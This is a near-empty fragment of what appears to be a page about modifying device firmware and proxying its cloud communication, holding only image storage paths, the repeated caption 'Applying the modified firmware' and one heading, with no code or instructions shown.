
Applying the modified firmware




Applying the modified firmware




Applying the modified firmware




Applying the modified firmware




Applying the modified firmware



Applying the modified firmware



Proxy cloud communication

